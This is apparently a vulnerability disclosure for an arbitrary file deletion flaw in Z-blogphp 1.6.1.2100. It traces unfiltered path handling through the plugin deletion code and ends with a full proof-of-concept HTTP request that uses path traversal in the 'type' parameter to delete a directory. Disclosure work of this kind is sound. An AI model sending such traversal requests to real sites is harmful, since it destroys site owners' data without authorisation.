#Vulnerability title :

Z-blogphp 1.6.1.2100 (Valyria) has an arbitrary file deletion vulnerability

#Vulnerability Type :

Delete any file  
  
#Vulnerability Version :

1.6.1.2100 (Valyria)  
  
#Recurring environment:

Windows 10\*

PHP 7.3.4


Apache 2.4.39  
  
#Vulnerability Description AND recurrence:

Download and install here, the installation process will not be detailed:

https://github.com/zblogcn/zblogphp/releases

Open the file and find line 23:


**zb\_users\plugin\AppCentre\app\_del.php**



We can control the “type” and “ID” here.

We can see that it calls the del() function. Let's take a look at it:

zb\_system\function\lib\app.php line 751:



This "$this->app\_Path" is a common path splicing without any filtering.

We can see that in this function, another rrmdir() function is called,Let's go over again:

zb\_system\function\c\_system\_compat.php line 81



As you can see, there is no filtering and interception, just traverse the directory, and then delete the file.

The reason is found, so let's see how to use it:

The first step is to open the website and log in to the background:


Your\_url/zb\_system/login.php




Second, open the label:




In the third step, we click the delete button on the right. At this time, we need to use tools such as burp to intercept data packets:



Then we create a "XXX" directory under the root directory of the website,this is for us to test:



Then we modify the parameters in the package. For example, we can delete the "XXX" folder that we just created:



GET /zb\_users/plugin/AppCentre/app\_del.php?type=/../&id=xxx&token=c3a17ab841a54ab84d35740c7cd2a072 HTTP/1.1

Host: www.dmsj.com:8081

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://www.dmsj.com:8081/zb\_system/admin/index.php?act=PluginMng

Cookie: timezone=8; username=admin; token=168bf36600ec1757b4336266785018b0868d234361841de5fb11d14827f940131605681847; addinfo=%7B%22chkadmin%22%3A1%2C%22chkarticle%22%3A1%2C%22levelname%22%3A%22%5Cu7ba1%5Cu7406%5Cu5458%22%2C%22userid%22%3A%221%22%2C%22useralias%22%3A%22admin%22%7D

Upgrade-Insecure-Requests: 1

We went to the folder and found that the "XXX" directory was really gone:

